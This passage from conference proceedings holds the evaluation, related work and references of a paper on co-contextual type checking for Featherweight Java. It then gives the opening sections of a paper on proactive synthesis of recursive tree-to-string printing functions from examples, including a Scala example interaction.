mir+over	72.64 / 132.09	481.07 (0.15x / 0.27x)	16.60 (4.4x / 8x)
Prev	javac / contextual	co-contextual init	co-contextual inc
unique	82.16 / 87.66	3402.28 (0.02x / 0.02x)	23.43 (3.5x / 4x)
mirrored	81.19 / 84.94	2136.42 (0.04x / 0.04x)	15.46 (5.3x / 5x)
override	81.51 / 120.60	840.14 (0.09x / 0.14x)	17.37 (4.7x / 7x)
mir+over	79.71 / 120.46	816.16 (0.09x / 0.15x)	16.61 (4.8x / 7x)
PrevSuper	javac / contextual	co-contextual init	co-contextual inc
unique	93.12 / 104.03	6318.69 (0.01x / 0.02x)	26.26 (3.5x / 4x)
mirrored	95.41 / 100.00	5014.12 (0.02x / 0.02x)	15.71 (6.1x / 6x)
override	92.88 / 130.01	3601.44 (0.03x / 0.04x)	17.35 (5.4x / 7x)
mir+over	93.37 / 126.57	3579.90 (0.03x / 0.04x)	16.61 (5.6x / 8x)

Experimental setup. First, we measured the wall-clock time for the initial check of each program using our co-contextual FJ implementation. Second, we measured the wall-clock time for the incremental reanalysis after invalidating the memoized results of the three `Nat` classes. Third, we measured the wall-clock time of checking the synthesized programs on javac and on a straightforward implementation of contextual FJ for comparison. Contextual FJ is the standard FJ described in Section 2, that uses contexts and class tables during type checking. Our implementation of contextual FJ is up to 2-times slower than javac, because it is not production quality. We used ScalaMeter[3] to take care of JIT warm-up, garbage-collection noise, etc. All measurements were conducted on a 3.1GHz duo-core MacBook Pro with 16GB memory running the Java HotSpot 64-Bit Server VM build 25.111-b14 with 4GB maximum heap space. We confirmed that confidence intervals were small.

Results. We show the measurement results in table 1. All numbers are in milliseconds. We also show the speedups of initial and incremental run of co-contextual type checking relative to both javac and contextual type checking.

As this data shows, the initial performance of co-contextual FJ is subpar: The initial type check takes up to 68-times and 61-times longer than using javac and a standard contextual checker respectively.

However, co-contextual FJ consistently yields high speedups for incremental checks. In fact, it only takes between 3 and 21 code changes until co-contextual type checking is faster overall. In an interactive code editing session where every keystroke or word could be considered a code change, incremental co-contextual type checking will quickly break even and outperform a contextual type checker or javac.

The reason that the initial run of co-contextual FJ induces such high slowdowns is because the occurrence of class requirements is far removed from the occurrence of the

[3] `https://scalameter.github.io/`

corresponding class facts. This is true for the Nat classes that we merge with the synthesized code at the top-most node as well as for dependencies from one root hierarchy to another one. Therefore, the type checker has to propagate and merge class requirements for a long time until finally discovering class facts that discharge them. We conducted an informal exploratory experiment that revealed that the performance of the initial run can be greatly reduced by bringing requirements and corresponding class facts closer together. On the other hand, incremental performance is best when the changed code occurs as close to the root node as possible, such that a change entails fewer rechecks. In future work, when scaling our approach to full Java, we will explore different layouts for class declarations (e.g., following the inheritance hierarchy or the package structure) and for reshuffling the layout of class declarations during incremental type checking in order to keep frequently changing classes as close to the root as possible.

7.2 Evaluation on real Java program

Input data. We conduct an evaluation for our co-contextual type checking on realistic FJ programs. We wrote about 500 SLOCs in Java, implementing purely functional data structures for binary search trees and red black trees. In the Java code, we only used features supported by FJ and mechanically translated the Java code to FJ. For evaluating the incremental performance, we invalidate the memoized results for the three Nat classes as in the experiment above.

Experimental setup. Same as above.

Results. We show the measurements in milliseconds for the 500 lines of Java code.

javac / contextual	co-contextual init	co-contextual inc
14.88 / 3.74	48.07 (0.31x / 0.08x)	9.41 (1.6x / 0.39x)

Our own non-incremental contextual type checker is surprisingly fast compared to javac, and not even our incremental co-contextual checker gets close to that performance. When comparing javac and the co-contextual type checker, we observe that the initial performance of the co-contextual type checker improved compared to the previous experiment, whereas the incremental performance degraded. While the exact cause of this effect is unclear, one explanation might be that the small input size in this experiment reduces the relative performance loss of the initial co-contextual check, but also reduces the relative performance gain of the incremental co-contextual check.

8 Related work

The work presented in this paper on co-contextual type checking for OO programming languages, specifically for Featherweight Java, is inspired by the work on co-contextual type checking for PCF [6]. OO languages and FJ impose features like nominal typing, subtype polymorphism, and inheritance that are not covered in the work for co-contextual PCF [6]. In particular, here we developed a solution for merging and removing requirements in presence of nominal typing.

Introducing type variables as placeholders for the actual types of variables, classes, fields, methods is a known technique in type inference [11, 12]. The difference is that we introduce a fresh class variable for each occurrence of a method m or fields in different branches of the

typing derivation. Since fresh class variables are generated independently, no coordination is required while moving up the derivation tree, ensuring context and class table independence. Type inference uses the context to coordinate type checking of m in different branches, by using the same type variable. In contrast to type inference where context and class table are available, we remove them (no actual context and class table). Hence, in type inference inheritance relation between classes and members of the classes are given, whereas in co-contextual FJ we establish these relations through requirements. That is, classes are required to have certain members with unknown types and unknown inheritance relation, dictated from the surrounding program.
Also, in contrast to bidirectional type checking [4, 5] that uses two sets of typing rules one for inference and one for checking, we use one set of co-contextual type rules, and the direction of type checking is all oriented bottom-up; types and requirements flow up. As in type inference, bidirectional type checking uses context to look up variables. Whereas co-contextual FJ has no context or class table, it uses requirements as a structure to record the required information on fields, methods, such that it enables resolving class variables of the required fields, methods to their actual types.

Co-contextual formulation of type rules for FJ is related to the work on principal typing [9, 17], and especially to principal typing for Java-like languages [2]. A principal typing [2] of each fragment (e.g., modules, packages, or classes) is associated with a set of type constraints on classes, which represents all other possible typings and can be used to check compatibility in all possible contexts. That is, principle typing finds the strongest type of a source fragment in the weakest context. This is used for type inference and separate compilation in FJ. They can deduce exact type constraints using a type inference algorithm. We generalize this and do not only infer requirements on classes but also on method parameters and the current class. Moreover, we developed a duality relation between the class table and class requirements that enables the systematic development of co-contextual type systems for OO languages beyond FJ.

Related to our co-contextual FJ is the formulations used in the context of compositional compilation [1] (continuation of the work on principal typing [2]) and the compositional explanation of type errors [3]. This type system [1] partially eliminate the class table, namely only inside a fragment, and does not eliminate the context. Hence, type checking of parameters and **this** is coordinated and subexpressions are coupled through dependencies on the usage of context. In our work, we eliminate both class table (not only partially) and context, therefore all dependencies are removed. By doing so we can enable compositional compilation for individual methods. To resolve the type constraints on classes, compositional compilation [2] needs a linker in addition to an inference algorithm (to deduce exact type constraints), whereas, we use a constraint system and requirements. We use duality to derive a co-contextual type system for FJ and we also ensure that both formulations are equivalent (5). That is, we ensure that an expression, method, class, or program is well-typed in FJ if and only if it is well-typed in co-contextual FJ, and that all requirements are fulfilled. In contrast, compositional compilation rules do not check whether the inferred collection of constraints on classes is satisfiable; they actually allow to derive judgments for any fragment, even for those that are not statically correct.

Refactoring for generalization using type constraints [16, 15] is a technique Tip et al. used to manipulate types and class hierarchies to enable refactoring. That work uses variable type constraints as placeholders for changeable declarations. They use the constraints to restrict when a refactoring can be performed. Tip et al. are interested to find a way to represent the actual class hierarchy and to use constraints to have a safe refactoring and a

well-typed program after refactoring. The constraint system used by Tip et al. is specialized to refactoring, because different variable constraints and solving techniques are needed In contrast, in our work, we use class variables as placeholders for the actual type of required extends, constructors, fields, and methods of a class, in the lack of the class table. We want to gradually learn the information about the class hierarchy. We are interested in the type checking technique and how to co-contextualize it and use constraints for type refinement.

Adapton [7] is a programming language where the runtime system traces memory reads and writes and selectively replays dependent computations when a memory change occurs. In principle, this can be used to define an "incremental" contextual type checker. However, due to the top-down threading of the context, most of the computation will be sensitive to context changes and will have to be replayed, thus yielding unsatisfactory incremental performance. Given a co-contextual formulation as developed in our paper, it might be possible to define an efficient implementation in Adapton.

The works on smart/est recompilation [13, 14] have a different purpose from ours, namely to achieve separate compilation they need algorithms for the inference and also the linking phase specific to SML. In contrast, we use duality as a guiding principle to enable the translation from FJ to co-contextual FJ. This technique allows us to do perform a systematic (but yet not mechanical) translation from a given type system to the co-contextual one. Our type system facilitates incremental type checking because we decouple the dependencies between subexpressions and the smallest unit of compilation is any node in the syntax tree. Moreover, we have investigated optimizations for facilitating the early solving of requirements and constraints.

9 Conclusion and Future Work

In this paper, we presented a co-contextual type system for FJ by transforming the typing rules in the traditional formulation into a form that replaces top-down propagated contexts and class tables with bottom-up propagated *context and class table requirements*. We used duality as a technique to derive co-contextual FJ's typing rules from FJ's typing rules. To make the correspondence between class table and requirements, we presented class tables that are gradually extended with information from the class declarations, and how to map operations on contexts and class tables to their dual operations on context and class table requirements. To cover the OO features of nominal typing, subtype polymorphism, and implementation inheritance, co-contextual FJ uses conditional requirements, inequality conditions, and conditional constraints. Also, it changes the set of requirements by adding requirements with the different receiver from the ones defined by the surrounding program, in the process of merging and removing requirements as the type checker moves upwards and discovers class declarations. We proved the typing equivalence of expressions, methods, classes, and programs between FJ and co-contextual FJ.

The co-contextual formulation of FJ typing rules enables incremental type checking because it removes dependencies between subexpressions. We implemented an incremental co-contextual FJ type checker. Also, we evaluated its performance on synthesized programs up to 1243 FJ classes and 500 SLOCs of java programs.

There are several interesting directions for future work. In short term, we want to explore parallel co-contextual type checking for FJ. A next step would be to develop a co-contextual type system for full Java. Another interesting direction is to investigate co-contextual formulation for gradual type systems.

References

1 Davide Ancona, Ferruccio Damiani, Sophia Drossopoulou, and Elena Zucca. Polymorphic bytecode: Compositional compilation for Java-like languages. In *Proceedings of Symposium on Principles of Programming Languages (POPL)*, 2005. doi:10.1145/1040305.1040308.

2 Davide Ancona and Elena Zucca. Principal typings for Java-like languages. In *Proceedings of Symposium on Principles of Programming Languages (POPL)*, 2004. doi:10.1145/964001.964027.

3 Olaf Chitil. Compositional explanation of types and algorithmic debugging of type errors. In *Proceedings of International Conference on Functional Programming (ICFP)*, 2001. doi:10.1145/507635.507659.

4 David Raymond Christiansen. Bidirectional typing rules: A tutorial, 2013.

5 Joshua Dunfield and Neelakantan R. Krishnaswami. Complete and easy bidirectional typechecking for higher-rank polymorphism. In *Proceedings of International Conference on Functional Programming (ICFP)*, 2013. doi:10.1145/2500365.2500582.

6 Sebastian Erdweg, Oliver Bračevac, Edlira Kuci, Matthias Krebs, and Mira Mezini. A co-contextual formulation of type rules and its application to incremental type checking. In *Proceedings of Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, 2015. doi:10.1145/2814270.2814277.

7 Matthew A. Hammer, Khoo Yit Phang, Michael Hicks, and Jeffrey S. Foster. Adapton: Composable, demand-driven incremental computation. In *Proceedings of Conference on Programming Language Design and Implementation (PLDI)*, 2014. doi:10.1145/2666356.2594324.

8 Atsushi Igarashi, Benjamin C. Pierce, and Philip Wadler. Featherweight Java: A minimal core calculus for Java and GJ. *Transactions on Programming Languages and Systems (TOPLAS)*, 2001. doi:10.1145/503502.503505.

9 Trevor Jim. What are principal typings and what are they good for? In *Proceedings of Symposium on Principles of Programming Languages (POPL)*, 1996. doi:10.1145/237721.237728.

10 Edlira Kuci, Sebastian Erdweg, Oliver Bračevac, Andi Bejleri, and Mira Mezini. A co-contextual type checker for Featherweight Java (incl. proofs). *CoRR*, abs/1705.05828, 2017.

11 Benjamin C. Pierce. *Types and programming languages*. MIT press, 2002.

12 Benjamin C. Pierce and David N. Turner. Local type inference. In *Proceedings of Symposium on Principles of Programming Languages (POPL)*, 1998. doi:10.1145/268946.268967.

13 Zhong Shao and Andrew W. Appel. Smartest recompilation. In *Proceedings of Symposium on Principles of Programming Languages (POPL)*, 1993. doi:10.1145/158511.158702.

14 Walter F. Tichy. Smart recompilation. *Transactions on Programming Languages and Systems (TOPLAS)*, 1986. doi:10.1145/5956.5959.

15 Frank Tip, Robert M. Fuhrer, Adam Kieżun, Michael D. Ernst, Ittai Balaban, and Bjorn De Sutter. Refactoring using type constraints. *Transactions on Programming Languages and Systems (TOPLAS)*, 2011. doi:10.1145/1961204.1961205.

16 Frank Tip, Adam Kiezun, and Dirk Bäumer. Refactoring for generalization using type constraints. In *Proceedings of Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, 2003. doi:10.1145/949305.949308.

17 J. B. Wells. The essence of principal typings. In *Proceedings of International Colloquium on Automata, Languages and Programming (ICALP)*, 2002. doi:10.1007/3-540-45465-9_78.

Proactive Synthesis of Recursive Tree-to-String Functions from Examples*†

Mikaël Mayer[1], Jad Hamza[2], and Viktor Kunčak[3]

1 **EPFL IC IINFCOM LARA, INR 318, Station 14, CH-1015 Lausanne**
Mikael.Mayer@epfl.ch
2 **EPFL IC IINFCOM LARA, INR 318, Station 14, CH-1015 Lausanne**
Jad.Hamza@epfl.ch
3 **EPFL IC IINFCOM LARA, INR 318, Station 14, CH-1015 Lausanne**
Viktor.Kuncak@epfl.ch

Abstract

Synthesis from examples enables non-expert users to generate programs by specifying examples of their behavior. A domain-specific form of such synthesis has been recently deployed in a widely used spreadsheet software product. In this paper we contribute to foundations of such techniques and present a complete algorithm for synthesis of a class of recursive functions defined by structural recursion over a given algebraic data type definition. The functions we consider map an algebraic data type to a string; they are useful for, e.g., pretty printing and serialization of programs and data. We formalize our problem as learning deterministic sequential top-down tree-to-string transducers with a single state (1STS).

The first problem we consider is learning a tree-to-string transducer from any set of input/output examples provided by the user. We show that, given a set of input/output examples, checking whether there exists a 1STS consistent with these examples is NP-complete in general. In contrast, the problem can be solved in polynomial time under a (practically useful) closure condition that each subtree of a tree in the input/output example set is also part of the input/output examples.

Because coming up with relevant input/output examples may be difficult for the user while creating hard constraint problems for the synthesizer, we also study a more automated active learning scenario in which the algorithm chooses the inputs for which the user provides the outputs. Our algorithm asks a worst-case linear number of queries as a function of the size of the algebraic data type definition to determine a unique transducer.

To construct our algorithms we present two new results on formal languages.

First, we define a class of word equations, called sequential word equations, for which we prove that satisfiability can be solved in deterministic polynomial time. This is in contrast to the general word equations for which the best known complexity upper bound is in linear space.

Second, we close a long-standing open problem about the asymptotic size of test sets for context-free languages. A test set of a language of words L is a subset T of L such that any two word homomorphisms equivalent on T are also equivalent on L. We prove that it is possible to build test sets of cubic size for context-free languages, matching for the first time the lower bound found 20 years ago.

1998 ACM Subject Classification F.3.1 Specifying and Verifying and Reasoning about Programs – D.3.4 Processors

Keywords and phrases programming by example, active learning, program synthesis

* This work was partially supported by European Research Council (ERC) Project Implicit Programming and an EPFL-Inria Post-Doctoral grant.

† The full version of this paper including detailed proofs is available at [33].

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 19; pp. 19:1–19:30

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.19

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.16`

1 Introduction

Synthesis by example has been very successful to help users deal with the tedious task of writing a program. This technique allows the user to specify input/output examples to describe the intended behavior of a desired program. Synthesis will then inspect the examples given by the user, and generalize them into a program that respects these examples, and that is also able to handle other inputs.

Therefore, synthesis by example allows non-programmers to write programs without programming experience, and gives experienced users one more way of programming that could fit their needs. Current synthesis techniques usually rely on domain-specific heuristics to try and infer the desired program from the user. When there are multiple (non-equivalent) programs which are compatible with input/output examples provided by the user, these heuristics may fail to choose the program that the user had in mind when writing the examples.

We believe it is important to have algorithms that provide formal guarantees based on strong theoretical foundations. Algorithms we aim for ensure that the solution is found whenever it exists in a class of functions of interest. Furthermore, the algorithms ensure that the generated program is indeed the program the user wants by detecting once the solution is unique and otherwise identifying a differentiating example whose output reduces the space of possible solutions.

In this paper, we focus on synthesizing printing functions for objects or algebraic data types (ADT), which are at the core of many programming languages. Converting such structured values to strings is very common, including uses such as pretty printing, debugging, and serialization. Writing methods to convert objects to strings is repetitive and usually requires the user to code himself mutually recursive `toString` functions. Although some languages have default printing functions, these functions are often not adequate. For example, the object Person("Joe", 31) might have to be printed "Joe is 31 years old" for better readability, or "<td>Joe</td><td>31</td>" if printed as part of an HTML table. How *feasible* is it for the computer to learn these "printing" functions from examples?

The state of the art in this context [27, 26] requires the user to provide *enough* examples. If the user gives *too few* examples, the synthesis algorithm is not guaranteed to return a valid printing function, and there is no simple way for the user to know which examples should be added so that the synthesis algorithm finishes properly.

Our contribution is to provide an algorithm that is able to determine exactly which questions to ask the user so that the desired function can be derived. Moreover, in order to learn a function, our algorithm (Algorithm 3) only needs to ask a linear number of questions (as a function of the size of the ADT declaration).

Our results hold for recursive functions that take ADT as input, and output strings. We model these functions by tree-to-string transducers, called *single-state sequential top-down tree-to-string transducers* [9, 14, 19, 27, 44], or 1STS for short. In this formalism, objects are represented as labelled trees, and a transducer goes through the tree top down in order to display it as a string. *Single-state* means the transducer keeps no memory as it traverses the tree. *Sequential* is a shorthand for *linear* and *order-preserving*, meaning that each subtree is

printed only once (linear), and the subtrees of a node are displayed in order (order-preserving). In particular, such transducers cannot directly represent recursive functions that have extra parameters alongside the tree to print. Our work on 1STSs establishes a foundation that may be used for larger classes of transducers.

Our goal is to learn a 1STS from a set of positive input/output examples, called a *sample*. We prove the problem of checking whether there exists a 1STS consistent with a given sample is NP-complete in general. Yet, we prove that when the given sample is closed under subtree, i.e., every tree in the sample has all of its subtrees in the sample, the problem of finding a compatible 1STS can be solved in polynomial time. For this, we reduce the problem of checking whether there exists an 1STS consistent with a sample to the problem of solving word equations. The best known algorithm to solve word equations takes linear space, and exponential time [40, 22]. However, we prove that the word equations we build are of a particular form, which we call sequential, and our first algorithm learns 1STSs by solving sequential equations in polynomial time.

We then tackle the problem of ambiguities that come from underspecified samples. More precisely, it is possible that, given a sample, there exist two 1STSs that are consistent with the sample, but that are not equivalent on a domain D of trees. We thus define the notion of *tree test set* of a domain D, which guarantees that, any two 1STSs which are equivalent on the tree test set are also equivalent on the whole domain D. We give a method to build tree test sets of size $O(|D|^3)$ from a domain of trees given as a non-deterministic top-down automaton. Our second learning algorithm takes as input a domain D, builds the tree test set of D, and asks for the user the output to all trees in the tree test set. Our second algorithm then invokes our first algorithm on the given sample.

This construction relies on fundamental results on a known relation between sequential top-down tree-to-string transducers and morphisms (a morphism is a function that maps the concatenation of two words to the concatenation of their images), and on the notion of *test set* [44]. Informally, a test set of a language of words L is a subset $T \subseteq L$ such that any two morphisms which are equivalent on T are also equivalent on L. In the context of 1STSs, the language L is a context-free language, intuitively representing the yield of the domain D mentioned above. Prior to our work announced in [32], the best known construction for a test set of a context-free grammar G produced test sets of size $O(|G|^6)$, while the best known lower bound was $O(|G|^3)$ [38, 39]. We show the $O(|G|^3)$ is in fact tight, and give a construction that, given any grammar G, produces a test set for G of size $O(|G|^3)$.

Finally, our third and, from a practical point of view, the main algorithm, improves the second one by analyzing the previous outputs entered by the user, in order to infer the next output. More specifically, the outputs previously entered by the user give constraints on the transducer being learned, and therefore restrict the possible outputs for the next questions. Our algorithm computes these possible outputs and, when there is only one, skips the question. Our algorithm only asks the user a question when there are at least two possible outputs for a particular input. The crucial part of this algorithm is to prove that such ambiguities happen at most $O(|D|)$ times. Therefore, our third algorithm asks the user only $O(|D|)$ questions, greatly improving our second one that asks $O(|D|^3)$ questions. Our result relies on carefully inspecting the word equations produced by the input/output examples.

We implemented our algorithms in an open-source tool available at `https://github.com/epfl-lara/prosy`. In sections 9 and 10, we describe how to extend our algorithms and tool to ADTs which contain String (or Int) as a primitive type. We call the implementation of our algorithms *proactive* synthesis, because it produces a *complete* set of questions ahead-of-time

whose answers will help to synthesize a unique tree-to-string function, *filters out* future questions whose answer could be actively inferred after each user's answer, and produces *suggestions* as multiple choice or pre-filled answers to minimize the answering effort.

Contributions

Our paper makes the following contributions:

1. A new efficient algorithm to synthesize recursive functions from examples. We give a polynomial-time algorithm to obtain a 1STS from a sample *closed under subtree*. When the sample is not necessarily closed under subtree, we prove that the problem of checking whether there exists a 1STS consistent with the sample is NP-complete (Section 6). This result is based on a fundamental contribution:
   - A polynomial-time algorithm for solving a class of word equations that come from a synthesis problem (*sequential* word equations, Section 6).
2. An algorithm that synthesize recursive functions without ambiguity by generating an exhaustive set of questions to ask to the user, in the sense that any two recursive functions that agree on these inputs, are equal on their entire domain (Section 7). This is based on the following fundamental contribution:
   - A constructive upper bound of $O(|G|^3)$ on the size of a test set for a context-free grammar G, improving on the previous known bound of $O(|G|^6)$ [38, 39] (Section 7).
3. A proactive and efficient algorithm that synthesizes recursive functions, which only requires the user to enter outputs for the inputs determined by the algorithm. Formally, we present an interactive algorithm to learn a 1STS for a domain of trees, with the guarantee that the obtained 1STS is functionally unique. Our algorithm asks the user only a *linear* number of questions (Section 8).
4. A construction of a linear tree test set for data types with Strings, which enables constructing a small set of inputs that distinguish between two recursive functions (Section 9).
5. An implementation of our algorithms as an interactive command-line tool (Section 10)

We note that the fundamental contributions of (1) and (2) are new general results about formal languages and may be of interest on their own.

For space purposes, we only show proof sketches and intuition; detailed proofs can be found in the extended version of this paper [33].

2 Example Run of Our Synthesis Algorithm

To motivate our problem domain, we present a run of our algorithm on an example. The example is an ADT representing a context-free grammar. It defines its custom alphabet (Char), words (CharList), and non-terminals indexed by words (NonTerminal). A rule (Rule) is a pair made of a non-terminal and a sequence of symbols (ListSymbol), which can be non-terminals or terminals (Terminal). Finally, a grammar is a pair made of a (starting) non-terminal and a sequence of rules.

The input of our algorithm is the following file (written in Scala syntax):

```
abstract class Char
case class a() extends Char
case class b() extends Char

abstract class CharList
case class NilChar() extends CharList
```

```
case class ConsChar(c: Char, l: CharList) extends CharList

abstract class Symbol
case class Terminal(t: Char) extends Symbol
case class NonTerminal(s: CharList) extends Symbol

case class Rule(lhs: NonTerminal, rhs: ListSymbol)

abstract class ListRule
case class ConsRule(r: Rule, tail: ListRule) extends ListRule
case class NilRule() extends ListRule

abstract class ListSymbol
case class ConsSymbol(s: Symbol, tail: ListSymbol) extends ListSymbol
case class NilSymbol() extends ListSymbol

case class Grammar(s: NonTerminal, r: ListRule)
```

We would like to synthesize a recursive tree-to-string function print, such that if we compute, for example:

```
print(Grammar(NonTerminal(NilChar()),
    ConsRule(Rule(NonTerminal(NilChar()),
      ConsSymbol(Terminal(a()),
        ConsSymbol(NonTerminal(NilChar()),
          ConsSymbol(Terminal(b()), NilSymbol())))),
      ConsRule(Rule(NonTerminal(NilChar()),
          NilSymbol())), NilRule()))))
```

the result should be:

```
Start: N
N -> a N b
N ->
```

We would like the print function to handle any valid Grammar tree.

When given these class definitions above, our algorithm precomputes a set of terms from the ADT, so that any two single-state recursive functions which output the same Strings for these terms also output the same Strings for any term from this ADT. (This is related to the notion of *tree test set* defined in Section 7.2.) Our algorithm will determine the outputs for these terms by interacting with the user and asking questions. Overall, for this example, our algorithm asks the output for 14 terms.

For readability, question lines provided by the synthesizer are indented. Lines entered by the user finish by the symbol ↩ , meaning that she pressed the ENTER key. Everything after ↩ on the same line is our comment on the interaction. "It" usually refers to the synthesizer. After few interactions, the questions themselves are shortened for conciseness. The interaction is the following:

```
  Proactive Synthesis.
  If you ever want to enter a new line, terminate your line by \ and press Enter.
  What should be the function output for the following input tree?
  a
a↩
  What should be the function output for the following input tree?
  b
```

```
b↩
  NilChar ?
↩                  indeed, NilChar is an empty string.
  NilSymbol ?
↩                  No symbol at the right-hand-side of a rule
  NilRule ?
↩                  No rule left describing the grammar
  What should be the function output for the following input tree?
  Terminal(a)
  Something of the form: [...]a[...]
a↩                 Terminals contain only one char. Note the hint provided by the synthesizer.
  NonTerminal(NilChar) ?
N↩
  ConsChar(b,NilChar) ? Something of the form: [...]b[...]
b↩                 A ConsChar is a concatenation of a char and a string
  What should be the function output for the following input tree?
  NonTerminal(ConsChar(b,NilChar))
  1) Nb
  2) bN
  Please enter a number between 1 and 2, or 0 if you really want to enter your answer manually
1↩                 Note that it was able to infer only two possibilities, thus the closed question.
  Grammar(NonTerminal(NilChar),NilRule) ? Something of the form: [...]N[...]
Start: N↩
  ConsSymbol(Terminal(a),NilSymbol) ? Something of the form: [...]'a'[...]
 a↩                Symbols on the right-hand-side of a Rule are prefixed with a space
Rule(NonTerminal(NilChar),NilSymbol) ? Something of the form: [...]N[...]
N −>↩              A rule with no symbols on the right-hand-side
  ConsRule(Rule(NonTerminal(NilChar),NilSymbol),NilRule) ?
  Something of the form: [...]N −>[...]
\↩                 A newline
N −>↩
  What should be the function output for the following input tree?
  Rule(NonTerminal(NilChar),ConsSymbol(Terminal('a'),NilSymbol))
  1) N 'a'−>
  2) N − 'a'>
  3) N −> 'a'
  4) N 'a' −>
  Please enter a number between 1 and 4, or 0 if you really want to enter your answer manually
3↩
```

The synthesizer then emits the desired recursive tree-to-string function, along with a complete set of the tests that determine it:

```
def print(t: Any): String = t match {
  case a() ⇒ "a"
  case b() ⇒ "b"
  case NilChar() ⇒ ""
  case ConsChar(t1,t2) ⇒ print(t1) + print(t2)
  case Terminal(t1) ⇒ "'" + print(t1) + "'"
  case NonTerminal(t1) ⇒ "N" + print(t1)
  case Rule(t1,t2) ⇒ print(t1) + " −>" + print(t2)
  case ConsRule(t1,t2) ⇒ "\n" + print(t1) + print(t2)
  case NilRule() ⇒ ""
  case ConsSymbol(t1,t2) ⇒ " " + print(t1) + print(t2)
  case NilSymbol() ⇒ ""
```

```
  case Grammar(t1,t2) ⇒ "Start: " + print(t1) + print(t2)
} // the part below is a contract, not needed to execute the recursive function
ensuring { (res: string) => res == (t match {
  case a() => "a"
  case b() => "b"
  case NilChar() => ""
  case NilSymbol() => ""
  case NilRule() => ""
  case Terminal(a()) => "a"
  case NonTerminal(NilChar()) => "N"
  case ConsChar(b(),NilChar()) => "b"
  case NonTerminal(ConsChar(b(),NilChar())) => "Nb"
  case Grammar(NonTerminal(NilChar()),NilRule()) => "Start: N"
  case ConsSymbol(Terminal(a()),NilSymbol()) => " a"
  case Rule(NonTerminal(NilChar()),NilSymbol()) => "N ->"
  case ConsRule(Rule(NonTerminal(NilChar()),NilSymbol()),NilRule()) => "\nN ->"
  case Rule(NonTerminal(NilChar()),ConsSymbol(Terminal(a()),NilSymbol())) => "N -> a"
  case _ => res})
}
```

Observe that, in addition to the program, the synthesis system emits as a postcondition (after the `ensuring` construct) the recorded input/output examples (tests). Our work enables the construction of an IDE that would automatically maintain the bidirectional correspondence between the body of the recursive function and the postcondition that specifies its input/output tests. If the user modifies an example in the postcondition, the system could re-synthesize the function, asking for clarification in cases where the tests become ambiguous. If the user modifies the program, such system can regenerate the tests.

Depending on user's answers, the total number of questions that the synthesizers asks varies (see section 11). Nonetheless, the properties that we proved for our algorithm guarantee that the number of questions remains at most *linear* as a function of the size of the algebraic data type declaration.

When the user enters outputs which are not consistent, i.e., for which there exists no printing function in the class of functions that we consider, our tool directly detects it and warns the user. For instance, for the tree ConsRule(Rule(NonTerminal(NilChar),NilSymbol),NilRule), if the user enters N- > with the space and the dash inverted, the system detects that this output is not consistent with the output provided for tree Rule(NonTerminal(NilChar),NilSymbol), and asks the question again.

```
We cannot have the transducer convert ConsRule(Rule(NonTerminal(NilChar),NilSymbol),NilRule)
to N− >.
Please enter something consistent with what you previously entered (e.g. 'N −>','N −>bar',...)?
```

3 Discussion

3.1 Advantages of Synthesis Approach

It is important to emphasize that in the approach we outline, the developer not only enters less text in terms of the number of characters than in the above source code, but that the input from the user is entirely in terms of concrete input-output *values*, which can be easier to reason about for non-expert users than recursive programs with variable names and control-flow.

It is notable that the synthesizer in many cases offered suggestions, which means that the user often simply needed to check whether one of the candidate outputs is acceptable. Even in cases where the user needed to provide new parts of the string, the synthesizer in many cases guided the user towards a form of the output consistent with the outputs provided so far. Because of this knowledge, the synthesizer could also be stopped early by, for example, guessing the unknown information according to some preference (e.g. replacing all unknown string constants by empty strings), so the user can in many cases obtain a program by providing a very small amount of information.

Such easy-to-use interactions could be implemented as a pretty printing wizard in an IDE, for example triggered when the user starts to write a function to convert an ADT to a String.

Our experience in writing pretty printers manually suggests that they often require testing to ensure that the generated output corresponds to the desired intuition of the developer, suggesting that input-output tests may be a better form of specification even if in cases where they are more verbose. We therefore believe that it is valuable to make available to users and developers sucn an alternative method of specifying recursive functions, a method that can co-exist with the conventional explicitly written recursive functions and the functions derived automatically (but generically) by the compiler (such as default printing of algebraic data type values in Scala), or using polytypic programming approaches [21] and serialization libraries [35]. (Note that the generic approaches can reduce the boilerplate, but do not address the problem of unambiguously generalizing *examples* to recursive functions.)

3.2 Challenges in Obtaining Efficient Algorithms

The problem of inferring a program from examples requires recovering the constants embedded in the program from the results of concatenating these constants according to the structure of the given input tree examples. This presents two main challenges. The first one is that the algorithm needs to split the output string and identify which parts correspond to constants and which to recursive calls. This process becomes particularly ambiguous if the alphabet used is small or if some constants are empty strings. A natural way to solve such problems is to formulate them as a conjunction of word equations. Unfortunately, the best known deterministic algorithms for solving word equations run in exponential time (the best complexity upper bound for the problem takes linear space [40, 22]). Our paper shows that, under an assumption that, when specifying printing of a tree, we also specify printing of its subtrees, we obtain word equations solvable in *polynomial time*.

The next challenge is the number of examples that need to be solved. Here, a previous upper bound derived from the theory of test sets of context-free languages was $\Omega(n^6)$, which, even if polynomial, results in impractical number of user interactions. In this paper we improve this theoretical result and show that tests sets are in fact in $O(n^3)$, asymptotically matching the known lower bound.

Furthermore, if we allow the learning algorithm to choose the inputs one by one after obtaining outputs, the overall learning algorithm has a *linear* number of queries to user and to equation solving subroutine, as a function of the size of tree data type definition. Our contributions therefore lead to tools that have completeness guarantees with much less user input and a shorter running time than the algorithms based on prior techniques.

We next present our algorithms as well as the results that justify their correctness and completeness.

4 Notation

We start by introducing our notation and terminology for some standard concepts. Given a (partial) function from $f : A \to B$, and a set C, $f_{|C}$ denotes the (partial) function $g : A \cap C \to B$ such that $g(a) = f(a)$ for all $a \in A \cap C$.

A word (string) is a finite sequence of elements of a finite set Σ, which we call an *alphabet*.

A *morphism* $f : \Sigma^* \to \Gamma^*$ is a function such that $f(\varepsilon) = \varepsilon$ and for every $u, v \in \Sigma^*$, $f(u \cdot v) = f(u) \cdot f(v)$, where the symbol '$\cdot$' denotes the concatenation of words (strings).

